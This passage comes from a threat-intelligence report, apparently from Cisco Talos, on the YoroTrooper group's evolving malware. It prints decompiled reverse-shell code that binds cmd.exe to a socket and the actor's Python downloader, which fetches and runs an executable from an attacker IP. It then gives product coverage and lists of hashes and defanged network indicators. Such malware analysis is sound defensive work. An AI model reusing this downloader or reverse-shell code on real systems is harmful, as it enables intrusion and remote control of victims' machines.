  *(_DWORD *)&name.sa_data[2] = inet_addr(cp);
  v14 = WSAConnect(s, &name, 16, 0i64, 0i64, 0i64, 0i64);
  if ( v14 == -1 )
  {
    closesocket(s);
    WSACleanup();
  }
  else
  {
    recv(s, buf, 4096, 0);
    j_memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = (HANDLE)s;
    StartupInfo.hStdOutput = (HANDLE)s;
    StartupInfo.hStdInput = (HANDLE)s;
    strcpy(Str, "cmd.exe");
    v5 = j_strlen(Str);
    j_mbstowcs(Dest, Str, v5 + 1);
    lpCommandLine = Dest;
    CreateProcessW(0i64, Dest, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    j_memset(buf, 0, 0x1000ui64);
```

Python-based RAT now ported to PowerShell

Since February 2023, YoroTrooper has ported their Python-based RAT to PowerShell. This is likely an attempt to reduce the footprint of the malware on the infected systems, as a Python-based RAT packaged into an EXE using PyInstaller or NUITKA usually results in a binary of a few megabytes, however the same code in PowerShell is only a few kilobytes and runs natively on the system. The core functionality remains the same, with the RAT taking commands and exfiltrating data to Telegram-based C2s.



Python-based RAT (left) vs. the ported PowerShell code (right).

Expansion of malware arsenal

In July 2023, YoroTrooper began experimenting with multiple types of delivery vehicles for their implants and adopting other malware families into their arsenal.

One such example is a Windows executable that is designed to work in lieu of the entire LNK and HTA-based infection chain previously used by the actors. This executable is a PyInstaller-wrapped binary where the Python code will:

- Download an implant from the attacker-controlled server and run it.
- Download a decoy document from a legitimate CIS government's website and open/display it.

We found one sample from July 2023 that downloads and displays a decoy document from the KyrgyzKomur website, which belongs to the coal division within the Kyrgyz Ministry of Energy. This document is a memo on a transportation agreement between the Republic of Bulgaria and Tajikistan. The sample consists of a mere 13 lines of Python code packed into a 6MB PyInstaller binary:

```python
file_url = 'http://46.161.27.151:80/c1.exe'
file_path = os.path.join('C:', '\ProgramData', 'winconf.exe')
pdf_url = 'https://kyrgyzkomur.gov.kg/Document.pdf'
pdf_file_path = os.path.join('C:', '\ProgramData', 'Document.pdf')
response = requests.get(pdf_url)
with open(pdf_file_path, 'wb') as file:
    file.write(response.content)
webbrowser.open(pdf_file_path)
response = urllib.request.urlopen(file_url)
file_contents = response.read()
with open(file_path, 'wb') as file:
    file.write(file_contents)
subprocess.call(r'c:\programdata\winconf.exe', shell=True)
```

The malware payload downloaded is the Python-based RAT that YoroTrooper has used for quite some time now, and is the same RAT that was recently ported by the actors to PowerShell.

Rust and Golang-based implants

As recently as September 2023, YoroTrooper began using a Rust-based implant that opens an interactive reverse-shell via the command:

cmd.exe /d /c <command_from_C2>

Their Golang-based implants are ports of the Python-based RAT that uses Telegram channels for file exfiltration and C2 communication. So far we have seen the Python-based RAT already being ported to two other languages, PowerShell and Golang.

```
cmp     dword ptr [rdx], 'nur/'
jnz     loc_6653EC
nop     word ptr [rax+rax+00000000h]

cmp     rbx, 1
jle     loc_6653EC
dec     rcx
mov     [rsp+570h+var_2E8], rcx
add     rax, 10h
mov     [rsp+570h+var_2A8], rax
dec     rbx
mov     [rsp+570h+var_2F0], rbx
lea     rdi, asc_755C70 ; " "
mov     esi, 1
call    sub_4DA8E0
```

GoLang implant checking for "/run" command from the C2.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found in our GitHub repository here.

Hashes

Archives

8131bd594aff4f4e233ac802799df3422f423dc28e96646a09a2656563c4ad7c

a3b1c3faa287f6ba2f307af954bb2503b787ae2cd59ec65e0bdd7a0595ea8c7e

LNKs

Ed8c04a3e2d95d5ad8e2327a56d221715f06ed84eb9dc44ff86acff4076629d7

HTAs

9b81c5811ef3742cd4f45b6c3ba1ace70a0ce661acc42d974beaeddf307dd53d

B6a5d6696cbb1690f75b0d9a42df8cefd444cfd3749be474535948a70ff2efd2

F55b41ca475f411af10eaf082754c6e8b7a648da4fa72c23cbfea9fa13a91d88

E0c7479e36b20cd7c3ca85966968b258b1148eb645a544230062ec5dff563258

JS

ab6a8718dffbe48fd8b3a74f4bcb241cde281acf9e378b0c2370a040e4d827da

a5d8924f7f285f907e7e394635f31564a371dd58fad8fc621bacd5a55ca5929b

E95e64e7ba4ef18df0282df15fc97cc76ba57ea250a0df51469337f561cc67d3

832d58d9e067730a5705c8c307fd51c044d9697911043be9564593e05216e82a

Da75326cfebcca12c01e4a51ef77547465e03316c5f6fbce901ddcfe6425b753

1e350b316cbc42917f10f6f12fa2a0b8ed2fa6b0159c36141bce18edb6ea7aa0

57d0336c0dbaf455229d2689bf82f9678eb519e017d40ba60a6d6b90f87321f8

30a969fa0492479b1c6ef6d23f8fcccf3d7af35b235d74cab2c0c2fc8c212ad4

PS1

5a6b089b1d2dd66948f24ed2d9464ce61942c19e98922dd77d36427f6cded634

a25db1457cf6b52be481929755dd9699ed8d009aa30295b2bf54710cb07a2f22

56fc680799999e38ce84c80e27788839f35ee817816de15b90aa39332fcc5aee

EXE

37c369f9a9cac898af2668b1287dea34c753119071a1c447b0bfecd171709340

93829ee93688a31f90572316ecb21702eab04886c8899c0a59deda3b2f96c4be

0a9908d8c4de050149883ca17625bbe97830ba61c3fe6b0ef704c65361027add

1828e2df0ad76ea503af7206447e40482669bb25624a60b0f77743cd70f819f6

941be28004afc2c7c8248a86b5857a35ab303beb33c704640852741b925558a1

8921c20539fc019a9127285ca43b35610f8ecb0151872cdd50acdaa12c23722d

b4eac90e866f5ad8af37b43f5e9459e59ee1e7e2cbb284703c0ef7b1a13ee723

Network IOCs

168[.]100[.]8[.]21

46[.]161[.]27[.]151

hxxp[://]46[.]161[.]27[.]151:80/c1[.]exe

hxxp[://]46[.]161[.]40[.]164/wwser[.]exe

hxxp[://]tpp[.]tj/T/rat[.]php

hxxps[://]tpp[.]tj/T/rat[.]php

hxxp[://]46[.]161[.]40[.]164/resoluton[.]exe

hxxp[://]tpp[.]tj/285/file[.]js

hxxp[://]tpp[.]tj/285/png[.]php

hxxp[://]tpp[.]tj/285/startpng[.]js

hxxp[://]tpp[.]tj/285/uap[.]txt

hxxp[://]tpp[.]tj/285/update[.]hta

hxxp[://]168[.]100[.]8[.]21/file[.]js

hxxp[://]168[.]100[.]8[.]21/mshostss[.]rar

hxxp[://]168[.]100[.]8[.]21/png[.]php

hxxp[://]168[.]100[.]8[.]21/rat[.]js

hxxp[://]168[.]100[.]8[.]21/rat[.]php

hxxp[://]168[.]100[.]8[.]21/startpng[.]js

hxxp[://]168[.]100[.]8[.]21/win[.]hta

hxxp[://]46[.]161[.]40[.]164/main2[.]exe

hxxp[://]46[.]161[.]40[.]164/main[.]exe

hxxp[://]tpp[.]tj/BossMaster[.]txt

hxxp[://]tpp[.]tj/T/rat[.]js

hxxps[://]tpp[.]tj/main[.]exe

hxxps[://]tpp[.]tj/T/file[.]js

hxxps[://]tpp[.]tj/T/png[.]php

hxxps[://]tpp[.]tj/T/startpng[.]js

hxxps[://]tpp[.]tj/T/sys[.]hta

hxxps[://]tpp[.]tj/rightupsbot[.]txt

hxxp[://]168[.]100[.]8[.]242/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/

hxxp[://]168[.]100[.]8[.]242/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/index_file

hxxp[://]168[.]100[.]8[.]242/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/index_file

hxxp[://]168[.]100[.]8[.]242/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/logout&_

hxxp[://]168[.]100[.]8[.]36/+CSCO+0075676763663A2F2F31302E3130302E3230302E32++/+CSCO+0075676763663A2F2F31302E3130302E32

hxxp[://]168[.]100[.]8[.]36/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/index_files

hxxp[://]168[.]100[.]8[.]36/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/index_files

hxxp[://]168[.]100[.]8[.]36/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/logout&_to

hxxp[://]206[.]166[.]251[.]146/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/index_

hxxp[://]206[.]166[.]251[.]146/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/logout

hxxps[://]auth[.]mail-ru[.]link/public_html/home/files/login[.]php?email=1

hxxps[://]e[.]mail[.]az-link[.]email/

hxxps[://]e[.]mail[.]az-link[.]email/public/security/files/Az%C9%99rbaycan_Litva[.]jpg

hxxps[://]e[.]mail[.]az-link[.]email/public/security/files/login[.]php?email=1

hxxps[://]mail[.]asco[.]az-link[.]email/5676763663A2F2F31302E3130302E3230302E32/75676763663A2F2F31302E3130302E3230302E32/login[.]php

hxxps[://]mail[.]asco[.]az-link[.]email/Login[.]aspx

hxxps[://]redirect[.]az-link[.]email/

hxxps[://]redirect[.]az-link[.]email/5676763663A2F2F31302E3130302E3230302E32/75676763663A2F2F31302E3130302E3230302E32/Login[.]aspx&_token=oazjTiA2